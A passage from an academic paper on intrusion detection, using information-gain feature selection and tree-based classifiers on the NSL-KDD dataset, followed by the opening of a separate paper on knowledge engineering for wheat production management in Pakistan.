Redundant as well as irrelevant characteristics in data have resulted in a constant problem in network traffic classification. To combat this concern, Ambusaidi et al. [20] offered a supervised filter-based feature selection algorithm that methodically picks the ideal feature for categorization. The Flexible Mutual Information Feature Selection (FMIFS) that has been proposed to lessen the redundancy among features. FMIFS is then combined with the Least Square Support Vector Machine based IDS(LSSVM) technique to develop an IDS. The role of the model is appraised by means of three intrusion identification datasets, that is to say, KDD Cup 99, NSL-KDD plus Kyoto 2006+ datasets. The appraisal outcomes revealed that characteristic selection algorithm gives other essential characteristics for LSSVM-IDS to accomplish enhanced

accurateness and lessen computational expenses in contrary to the state-of-the-art techniques.

Ikram and Cherukuri,2017 [21], proposed an ID model using Chi-Square attribute selection and multi-class support vector machine (SVM). The main idea behind this model is to construct a multi class SVM which has not been adopted for IDS so far to decrease the training and testing time and increase the individual classification accuracy of the network attacks.

In [22], Khammassi and Krichen have applied a wrapper methods based on a genetic algorithm as a search strategy and logistic regression as a learning algorithm for network IDSs to choice the best subset of features. The proposed approach is based on three stages: a pre-processing phase, a feature selection phase, and a classification stage the experiment will be conducted on the KDD99 dataset and the UNSW-NB15 dataset. The results showed that accuracy of classification equal to 99.90 %, 0.105 % FAR and 99.81% DR with a subset of only 18 features for the KDD99 dataset. Furthermore, the selected subset provides a good DR for DoS category with 99.98%. The obtained results for the UNSW-NB15 provided the lowest FAR with 6.39% and a good classification accuracy compared to the other mentioned approaches with a subset composed of 20 features.

From this inspiration, we are trying to find out which of classification algorithms that we select will give better results after selecting the features that have a strong correlation in the training dataset. In this work, researchers will try to conduct some experiments to differentiate and discover the normal and abnormal behavior.

III. PROPOSED IDS METHODOLOGY

The main goal of the research, is to build a framework of intrusion detection with minimum number of features in the dataset. The previous researches showed that only a subset of these features is related to ID. So, the aim is to reduce the data set dimensionality to build a better classifier in a reasonable time. The proposed approach consists of four main phases: The first phase is to select the related features for each attack using feature selection method. Then combining the different features to obtain the optimal set of features for all attacks. The final set of features is fed to the classification stage. Finally, the model is tested using a test dataset. The framework of the proposed methodology is shown in Fig. 1.

A. *Selecting the Related Features for Each Attack*

While the network intrusion system deals with a large amount of raw data, the feature selection is becoming a basic step in building such system. Feature selection is related to a number of methods and techniques that are used to eliminate the irrelevant and redundant features. The dimensionality of the data set has a big effect in the model complexity that leads to low classification accuracy, and high computational cost and time. The aim of these methods also is to select the optimal features which will enhance the model's performance. There are two general categories of methods for feature selection, filter methods and wrapper methods [23]. In the Filter algorithms an




Figure 1. Framework of The Proposed Model of IDS

independent measure is utilized (such as, information, distance, or consistency) which are used to estimate the relation of a set of features, while wrapper algorithms use of one of learning algorithms to make the evaluation of the feature's value. In this study, Information Gain (IG) will be used to select the subset of related features. IG is often cost less and faster than the wrapper methods.

Information gain is computed for each individual attribute in the training dataset related to one class. If the ranked value is high that means a feature is highly distinctive this class. Otherwise if the value is less than the predetermined threshold, it will be removed from the feature space. To obtain a better threshold value, the distribution of the IG values is examined and tested with different threshold values on the training dataset.

The IG of a feature t , overall classes is known by equation (1).

$$IG(t) = - \sum_{i=1}^m p(c_i) \log p(c_i) + p(t) \sum_{i=1}^m p(c_i|t) \log p(c_i|t) + p(\bar{t}) \sum_{i=1}^m p(c_i|\bar{t}) \log p(c_i|\bar{t}) \quad (1)$$

Where:

- c_i represents (i) category.
- $P(c_i)$: probability that a random instance document belongs to class c_i .
- $P(t)$ and $P(\bar{t})$ probability of the occurrence of the feature w in a randomly selected document.
- $P(c_i|t)$: probability that a randomly selected document belongs to class c_i if document has the feature w .
- m is the number of classes.

The selection features stage for each attack is divided into three main steps as follows:

Step1: The training dataset is divided into 22 datasets. Each dataset file contains the records of one attack records merged with the normal records. If the whole dataset is used without splitting, then the selection features method will be biased to the most frequent attacks. So, this step is essential to obtain more accurate results.

Step2: Each file then is used as an input to IG method to select the most relevant features of that attack. For example, the spy attack has the related features ranked as shown in Table 1.

Step3: A ranked feature list is generated, and according to some thresholds, a number of features are eliminated. From the list in Table I, it can be noticed that the most relevant features for spy attack are features 38 and 39, if we take the threshold equal to 0.003. So, we can take the best two features and eliminate the others.

TABLE I. SPY RANKED RELATED FEATURES

Ranked Value	Feature Number	Feature Name
0.004029	38	dst_host_serror_rate
0.0036057	39	dst_host_srv_serror_rate
0.0018171	3	Service
0.0012618	18	num shells
0.0011184	15	su attempted
0.0008256	19	num access files
0.0001008	2	protocol type

B. Combining the Different Set of Features for All Attacks

In this step, a combined list of features for all attacks is generated from the obtained subsets. For some attacks the highest rank of the first three features are selected. But for another set of attacks, like land attack, one feature has been

taken, since it's rank is equal to 1, while the ranks for other features were very low. That means this feature can fully discriminate this attack.

C. Classification of the Training Dataset

The final combined subset is used as an input to the classification stage. The results of three different classifiers have been considered to make the comparative study. These classifiers are J48, Random-Forest (RF) and Partial Decision List (PART). After conducting the experiments, the best two classifiers results are chosen. The next step, is to use the vote ensemble method to enhance the performance of the model.

- J48 classifier:** C4.5 (J48) is an algorithm developed by Ross Quinlan that used to generate a decision tree. This algorithm becomes a popular in classification and Data Mining. The gain ratio method is used in this algorithm as a criterion for splitting the data set. Some normalization techniques are applied to the information gain using a “split information” value.

- Random Forest:** is related to a machine learning method which makes a combination between decision tree and ensemble methods. The input of the forest that represent the features are picked randomly to build the composed trees. The generation process of the forest constructs a collection of trees with controlled variance. majority voting or weighted voting can be used to decide the resulting prediction.
- Partial Decision List (PART):** PART is an algorithm of decision-list based on partial decision tree, joining the advantages of both classifier C4.5 and PIPPER. A pruned decision tree is created for all existing instances, for the leaf node building a rule corresponding with the largest coverage, after that discarding the tree and continuing.
- Ensemble classifier:** An ensemble classifier consists of the combination of multiple weak machine learning algorithms (known as weak learners) to improve the classification performance. The combination of weak




Figure 2. Distribution of Attacks in NSL-KDDTrain+




Figure 3. Distribution of Attacks in NSL-KDDTest+

learners can be based on different strategies such as majority vote, boosting, or bagging.

D. Testing the Model

In this stage, a test dataset KDD-Test is used to evaluate the model which has been generated by the vote ensemble method. The test dataset file is different from the training dataset and has an extra number of attacks. After that the performance evaluation of the model is conducting using some measures such as accuracy, and area under the ROC.

IV. RESULTS AND ANALYSIS

In this section, experiments results analysis is discussed. All experiments were conducted using platform of Windows with configuration of Intel® core™ i7 CPU 2.70 GHZ, 8 GB RAM. WEKA tool was used to evaluate the method and perform feature selection. In order to select the optimal training parameters, a 10-fold cross validation (CV) is performed on the training dataset.

A. Dataset Description

All experiments are carried out on NSL-KDD datasets [8]. NSL-KDD is a refined version of the KDD'99 dataset. It overcomes some inherent problems in the original KDD dataset. Redundant records in the training set have been removed so that the classifiers produce unbiased results. There is no duplicate data in the improved testing set. Therefore, the biased influence on the performance of the learners has been significantly reduced. Each connection in this dataset contains 41 features. Researchers in this work carry out the experiments using the KDDTrain and KDDTest data. The different attacks are listed in Table II. The Distribution of Attacks in NSL-KDDTrain+ and NSL-KDDTest+ files are shown in Fig 2 and Fig 3.

TABLE II. ATTACKS IN NSL_KDD TRAINING DATASET

Attack Type	Attack Name
DOS	Neptune, Smurf, Pod, Teardrop, Land, Back
Probe	Port-sweep, IP-sweep, Nmap, Satan
R2L	Guess-password, Ftp-write, Imap, Phf, Multihop, spy, warezclient, Warezmaster
U2R	Buffer-overflow, Load-module, Perl, Rootkit

B. Evaluation Metrics

The performance evaluation of the proposed model, used different performance metrics such as: precision (equation 2), recall (equation 3), F-measure (equation 4), true negative rate, false positive rate and overall accuracy (ACC) (equation 5) that known as correctly classified instances (CC). In addition, presented Received Operating Characteristics (ROC) of the system. The ROC curve is computed by drawing the relation between true positive rate and false positive rate in y-axis and x-axis, respectively.

$$Precision = \frac{TP}{TP + FP} \quad (2)$$

$$Recall = \frac{TP}{TP + FN} \quad (3)$$

$$F_{measuer} = \frac{2 \times Precision \times Recall}{Recall + Precision} \quad (4)$$

$$Accuracy = \frac{Number\ of\ Correct\ Classified\ Connections}{Number\ of\ Connections} \times 100\% \quad (5)$$

Where:

- TP: related to the true positive.
- FP: related to the false positive.
- FN: related to the false negative.

C. Results Analysis

After making many experiments on the combined list. The optimal number of combined features is equal to 28 features. These features as well as its number in the DS are listed in Table III.

TABLE III. THE FINAL SELECTED FEATURES

Feature Number	Feature Name
1	duration
2	protocol_type
3	services
4	flag
5	src_bytes
6	dst_bytes
7	land
8	wrong_fragment
9	urgent
10	hot
11	num_failed_logins
13	Num_compromised
14	Root_shell
17	num_file_creations
18	num_shells
19	num_access_files
26	srv_error_rate
29	same_srv_rate
30	diff_srv_rate
31	srv_diff_host_rate
32	dst_host_count
33	dst_host_srv_count
34	dst_host_same_srv_rate
36	dst_host_same_src_port_ra
37	dst_host_srv_diff_host_rat
38	dst_host_error_rate
39	dst_host_srv_error_rate
41	dst_host_srv_error_rate

In Table IV, comparing the accuracy and different evaluation metrics with two sets of attributes against using the all dataset with 41 attributes according to PART classifier with two test option cross validation and NSL-KDD Test +. As observed, for the accuracy is shown. The performance of proposed technique compared in terms of using cross validation test and testing dataset. The result shows that high accuracy with (99.7984%) is obtained when using set of 19 feature with cross validation test,

while using 28 features, the accuracy is (86.66%) when using NSL-KDD Test + dataset.

On the other hand, the results of the comparison between the performance of three classification algorithms with the proposed method, and both CV and testing are presented in Table V.

As a comparison, we used various popular classifiers algorithms. These classifiers are J48, Random-Forest (RF) and Partial Decision List (PART). The highest testing accuracy with (86.66%) is achieved by PART algorithm, whereas the highest obtained accuracy from CV with (99.78%) by using RF. Fig. 4 shows a comparison of classification algorithms in term of accuracy with test option cross validation and NSL-KDD Test +. According to these results, the best two classifiers (PART and RF) have been chosen to manipulate the voting ensemble algorithm. Table VI demonstrates the performance of using voting learning algorithm for Random Forest and PART to improve the obtained accuracy for the system of intrusion detection. It was noticed that, when Random Forest and PART classifiers are used under different combination methods, the accuracy of the model is enhanced. Table VI shows also that the accuracy in CV is the same while using the three rules. But when the supplied test dataset is being used, a different behavior is noticed for the three rules. The best accuracy is achieved when using the product probability rule. Finally, the area under the ROC curves as shown in Fig. 5 is calculated for each attack classes in the dataset based on cross validation and NSL-KDD Test. The results also show that, the ROC values for DoS and probe attacks are almost the same in the two test options, but the values fluctuate with R2L and U2R attacks.




Figure 5. Final ROC Area for each Class for CV and NSL-KDD Test+

V. CONCLUSION AND FUTURE WORK

IDS is used to secure the computer based systems against a lot of cyber-attacks. Feature selection at the beginning stage of machine learning approach has proven to enhance the detection performance. In the research, we have proposed feature selection approach using information gain methods that was calculated for each attack in the NSL-KDD dataset to identify the optimal feature set for each presented attack and select these features according to some thresholds. Then combining the feature list for all attacks. The experiment result shows that the highest accuracy obtained when using Random Forest and PART classifiers under combination methods namely the product probability rule.

As a future work, it is suggested to use the adaptive boost learning algorithm in the feature selection stage instead of using IG. This will increase the efficiency of the detection system.




Figure 4. Accuracy Results of Three Classifiers

TABLE IV. RESULTS WITH DIFFERENT NUMBER OF FEATURES USING PART

Feature set	Test Option	Correctly Classified	Incorrectly Classified	Accuracy	TP	FP	Precision	Recall	F-Measure	ROC Area
19	Cross Validation	125719	254	99.7984 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16231	2563	86.3627 %	0.864	0.124	0.794	0.864	0.814	0.856
28	Cross Validation	125701	272	99.7841 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16287	2507	86.6606 %	0.867	0.108	0.850	0.867	0.823	0.880
41	Cross Validation	125714	259	99.7944 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16283	2511	86.6394 %	0.866	0.124	0.881	0.866	0.818	0.857

TABLE V. CROSS-VALIDATION AND TEST RESULTS OF THREE CLASSIFIERS

Classifier Name	Test Option	Correctly Classified	Incorrectly Classified	Accuracy	TP	FP	Precision	Recall	F-Measure	ROC Area
J48	Cross Validation	125644	329	99.7388 %	0.997	0.002	0.997	0.997	0.997	0.999
	NSL-KDD Test +	16178	2616	86.0807 %	0.861	0.119	0.774	0.861	0.814	0.840
Random-Forest	Cross Validation	125785	188	99.8508 %	0.999	0.001	0.998	0.999	0.998	1.000
	NSL-KDD Test +	16259	2535	86.5117%	0.865	0.112	0.831	0.865	0.819	0.943
PART	Cross Validation	125701	272	99.7841 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16287	2507	86.6606 %	0.867	0.108	0.850	0.867	0.823	0.880

TABLE VI. CROSS-VALIDATION AND TEST RESULTS USING VOTE METHOD WITH (RF+PART)

Combination Rule	Test Option	Correctly Classified	Incorrectly Classified	Accuracy	TP	FP	Precision	Recall	F-Measure	ROC Area
Majority Voting	Cross Validation	125743	230	99.8174 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16292	2502	86.6872 %	0.867	0.108	0.850	0.867	0.823	0.847
Product probability	Cross Validation	125737	225	99.8127 %	0.998	0.001	0.998	0.998	0.998	0.999
	NSL-KDD Test +	16294	2496	86.6979 %	0.867	0.108	0.851	0.867	0.823	0.884
Average probability	Cross Validation	125743	230	99.8174 %	0.998	0.001	0.998	0.998	0.998	1.000
	NSL-KDD Test +	16292	2502	86.6872 %	0.867	0.108	0.850	0.867	0.823	0.947

REFERENCES

[1] P. Díaz-Ramírez, A. Tafuya, L.A., Atempa, J.A., Mejía-Alvarez, "Wireless sensor networks and fusion information methods for forest fire detection," *Procedia Technol.* 3, pp. 69–79, 2012.

[2] A. Isaac, S., Hancke, G., Madhoo, H., Khatri, "A survey of wireless sensor network applications from a power utility's distribution perspective," *AFRICON 2001*, pp. 1–5, 2011.

[3] B. Mao, G., Fidan, B., Anderson, "Wireless sensor network localization techniques. *Computer Networks*," vol. 10, no. 51, pp. 2529–2553, 2007.

[4] V. Durisic, M., Tafa, Z., Dimic, G., Milutinovic, "A survey of military applications of wireless sensor networks," in *2012 Mediterranean Conference on Embedded Computing, MECO*, 2012, pp. 196–199.

[5] L. Afzaal, M., Di Sarno, C., Coppolino, L., D'Antonio, S., Romano, "A resilient architecture for forensic storage of events in critical infrastructures," in *2012 IEEE 14th International Symposium on High-Assurance Systems Engineering, HASE*, 2012, pp. 48–55.

[6] D. Wahid, A., Kim, "Connectivity-based routing protocol for underwater wireless sensor networks," in *2012 International Conference on ICT Convergence, ICTC*, 2012, pp. 589–590.

[7] I. H. Witten, E. Frank, M. A. Hall, and C. J. Pal, *Data Mining: Practical machine learning tools and techniques*. Morgan Kaufmann, 2016.

[8] M. Tavallae, E. Bagheri, W. Lu, and A. A. Ghorbani, "A detailed analysis of the KDD CUP 99 data set," in *IEEE Symposium on Computational Intelligence for Security and Defense Applications, CISDA 2009*, 2009, pp. 1–6.

[9] P. Institute, "2014 Global report on the cost of cyber crime," 2014.

[10] H. S. Hota and A. K. Shrivastava, "Decision Tree Techniques Applied on NSL-KDD Data and Its Comparison with Various Feature Selection Techniques," in *Advanced Computing, Networking and Informatics-Volume 1: Advanced Computing and Informatics Proceedings of the Second International Conference on Advanced Computing, Networking and Informatics (ICACNI-2014)*, 2014, pp. 205–211.

[11] D. H. Deshmukh, T. Ghorpade, and P. Padiya, "Intrusion detection system by improved preprocessing methods and Naïve Bayes classifier using NSL-KDD 99 Dataset," in *2014 International Conference on Electronics and Communication Systems (ICECS)*, 2014, pp. 1–7.

[12] I. M. Y. Noureldien A. Noureldien, "Accuracy of Machine Learning Algorithms in Detecting DoS Attacks Types," *Sci. Technol.*, vol. 6, no. 4, pp. 89–92, 2016.

[13] M. A. Jabbar and S. Samreen, "Intelligent network intrusion detection using alternating decision trees," in *2016 International Conference on Circuits, Controls, Communications and Computing (I4C)*, 2016, pp. 1–6.

[14] N. Paulauskas and J. Auskalmis, "Analysis of data pre-processing influence on intrusion detection using NSL-KDD dataset," in *2017 Open Conference of Electrical, Electronic and Information Sciences (eStream)*, 2017, pp. 1–5.

[15] H. Wang, J. Gu, and S. Wang, "An effective intrusion detection framework based on SVM with feature augmentation," *Knowledge-Based Syst.*, vol. 136, no. Supplement C, pp. 130–139, 2017.

[16] C. Yin, Y. Zhu, J. Fei, and X. He, "A Deep Learning Approach for Intrusion Detection Using Recurrent Neural Networks," *IEEE Access*, vol. 5, pp. 21954–21961, 2017.

[17] M. B. Shahbaz, Xianbin Wang, A. Behnad, and J. Samarabandu, "On efficiency enhancement of the correlation-based feature selection for intrusion detection systems," *2016 IEEE 7th Annu. Inf. Technol. Electron. Mob. Commun. Conf.*, pp. 1–7, 2016.

[18] Akashdeep, I. Manzoor, and N. Kumar, "A feature reduced intrusion detection system using ANN classifier," *Expert Syst. Appl.*, vol. 88, pp. 249–257, 2017.

[19] Y. Sun and F. Liu, "A feature selection approach in intrusion detection," pp. 119–124, 2015.

[20] M. Ambusaidi, X. He, P. Nanda, and Z. Tan, "Building an intrusion detection system using a filter-based feature selection algorithm," *IEEE Trans. Comput.*, vol. PP, no. 99, p. 1, 2016.

[21] I. Sumaiya Thaseen and C. Aswani Kumar, "Intrusion detection model using fusion of chi-square feature selection and multi class SVM," *J. King Saud Univ. - Comput. Inf. Sci.*, vol. 29, no. 4, pp. 462–472, 2017.

[22] C. Khammassi and S. Krichen, "A GA-LR wrapper approach for feature selection in network intrusion detection," *Comput. Secur.*, vol. 70, pp. 255–277, 2017.

[23] F. Amiri, M. R. Yousefi, C. Lucas, A. Shakeri, and N. Yazdani, "Mutual information-based feature selection for intrusion detection systems," *J. Netw. Comput. Appl.*, vol. 34, no. 4, pp. 1184–1199, 2011.

AUTHORS PROFILE

Authors Profile ...

Knowledge Engineering in Agriculture: A Case Study of Soft Computing Model for Wheat Production Management

S. M. Aqil Burney¹
College of Computer Science
& Information System
IoBM University, Karachi, Pakistan
aqil.burney@iobm.edu.pk

Jawed Naseem²
SSITU, SARC
Pakistan Agriculture Research Council
Karachi, Pakistan

Abstract: *Computer based dissemination of agricultural information, expert Systems and decision support systems (DSS) play a pivotal role in sustainable agricultural development. The adoption of these technologies requires knowledge engineering in agriculture. Diversification in application, spatio-temporal variation, and uncertainty in environmental data pose a challenge for knowledge engineering in agriculture. Wheat production management decision in Pakistan requires acquisition of spatio temporal information, capturing inherent uncertainty of climatic data and processing information for possible solution to problems. In this paper a frame work for engineering of knowledge base and soft computing model for production management of wheat crop is presented The frame work include an ontology based knowledge representation scheme along with structured rule based system for query processing. A soft computing model for acquisition and processing of wheat production information for decision support is presented along with knowledge delivery through semantic web.*

Key Words: Ontology, Knowledge Engineering, Agriculture, Semantic Web, Rule Based System

I. INTRODUCTION

Knowledge Engineering [Darai, 2010] is the aspect of system engineering which addresses solution of problems in uncertain process by emphasizing the acquisition of knowledge and representing it in a Knowledge-based System. KE is defined by Edward Feigenbaum and Pamela McCorduck (1983) as an engineering discipline that involves integrating knowledge into computer systems in order to solve complex problems normally requiring a high level of human expertise. Knowledge engineering is a field within artificial intelligence that develops knowledge-based systems. Such systems are computer programs that contain large amounts of knowledge, rules and reasoning mechanisms to provide solutions to real world problems.

Artificial Intelligence (AI) is the area of computer science which focuses on developing machines and computer systems requiring intelligence

like humans being. Using AI techniques and methods researchers are creating systems which can mimic human expertise in any field of science. Application of AI ranges from creating robots to soft computing models (softbot) that can reason like human expert and suggest solutions to real life problems. AI can be used for reasoning on the basis of incomplete and uncertain information and delivering predictive knowledge.

Sustainable agricultural development requires adaptation and incorporation of newly developed technology to enhance agricultural production [Khan, 2010]. The technology may involve development of new varieties, agricultural production management, water management or crop protection. Adaptation of these technologies involves continuous updating of knowledge regarding a particular technology and processing of information by expert to deliver appropriate solution to problem in agriculture [Hoogenboom 1999]. High level human expertise in agriculture, like other disciplines of science, are not only scares but also costly. Beside this expert knowledge in agriculture require mass dissemination of information to large audience of end-users including policy makers, researcher, extension people and ultimately to farmer. Conventional means of communication of agricultural information have limited scope of knowledge acquisition, processing and instant delivery to end-user [Khan, 2010]. Computer based systems and soft computing models can provide an effective and efficient knowledge management system. [Kolhe 2011]. Knowledge engineering in domain of agriculture comprises three basic component, Knowledge acquisition & representation, information processing and delivering of possible solution. Ontology is an effective way of knowledge representation in domain of application [Burney and Nadeem 2012]

In this paper a case study for knowledge engineering of wheat production management decision support system is discussed. Section II discuss

challenges and issues in wheat production management, Section III describes mechanism for knowledge representation of wheat production management information. Section VI discuss mapping of wheat production technology information into a knowledge base, Section V present soft computing model and section VI discuss future work.

II DECISION MAKING IN WHEAT PRODUCTION MANAGEMENT

Wheat production management requires decision making on several factors from pre-cultivation to harvesting based on different parameters (Table-1) Wheat production technology constitutes spatio-temporal variation. In Pakistan wheat varieties are developed which are suitable for different agro ecological zones and have varied set of decision parameters. The main parameters are selection of appropriate variety, agronomic practices (planting date, seed rate etc), and irrigation management during cultivation. The yield of crop is not only affected by these factors but management of diseases and pests subject to environmental conditions contribute to growth of plant. Capturing spatio-temporal variation in wheat production technology is a challenge in development of wheat production knowledge base. The technological information varies depending upon various agricultural zones (spatial) along with time of adoption of the technology (temporal). The pest and disease monitoring is another essential component in wheat plant growth. Diagnosis of disease along with intensity of attack depends upon certain factors including environment. Incomplete information and dynamic changes in data contributes to uncertainty. Therefore capturing inherent uncertainty is another challenge in design issue of KE in wheat production knowledge base. However, AI method and techniques can address these issues and probabilistic reasoning is one of the options. Wheat production technology in Pakistan, based on factor indicated in (Table-1), has been developed and available through many sources. The agricultural technology is constantly changing as result of continuous research. Sharing of newly generated knowledge and updating is also an essential component in agricultural information management.

Decision making in wheat production management starts from pre-cultivation till the harvesting of crop (Fig-1). In pre cultivation selecting appropriate wheat variety suitable for particular agricultural zone is required along with the prevailing cropping system.

Cultivation management is more dynamic as compare to pre cultivation and post harvest management. The critical decision involved appropriate planting date, seed rate at time of sowing, fertilizer

application and irrigation management. During cultivation management continuous updating of environmental parameters (temperature, humidity) affect incidence pest & disease which is make or break factor in crop yield.

S #	Decision Domain	Consideration	
		Environmental	Biological
1	Crop & Cultivar selection	Temperature growing season, soil conditions	Crop Adaptation, Pest resistance
2	Land Preparation Crop timing and Methods	Soil Temperature and moisture, Soil temperature, humidity	Soil Biology Germination, Emergence, growth rate
3	Irrigation Management	Rainfall amount and distribution, soil moisture,	Water required /available by crop, water use efficiency,
4	Fertility Management	Soil chemical condition, soil moisture and aeration, soil temperature	Soil/plant Nutrient , uptake, Growth rate, crop residue contribution to subsequent crop
5	Pest management	Temperature, humidity, rainfall	Weed, Insect and disease population, Population of pest predators or parasite
6	Harvest Timing and Methods	Temperature, rainfall, light intensity, humidity	risk of loss due to over maturity, or pest damage

Table-1 Parameter affecting Crop Production Decisions

Similarly timely application of water and fertilizer along with monitoring of the growth stages of wheat crop is required to achieve optimum yield of wheat.

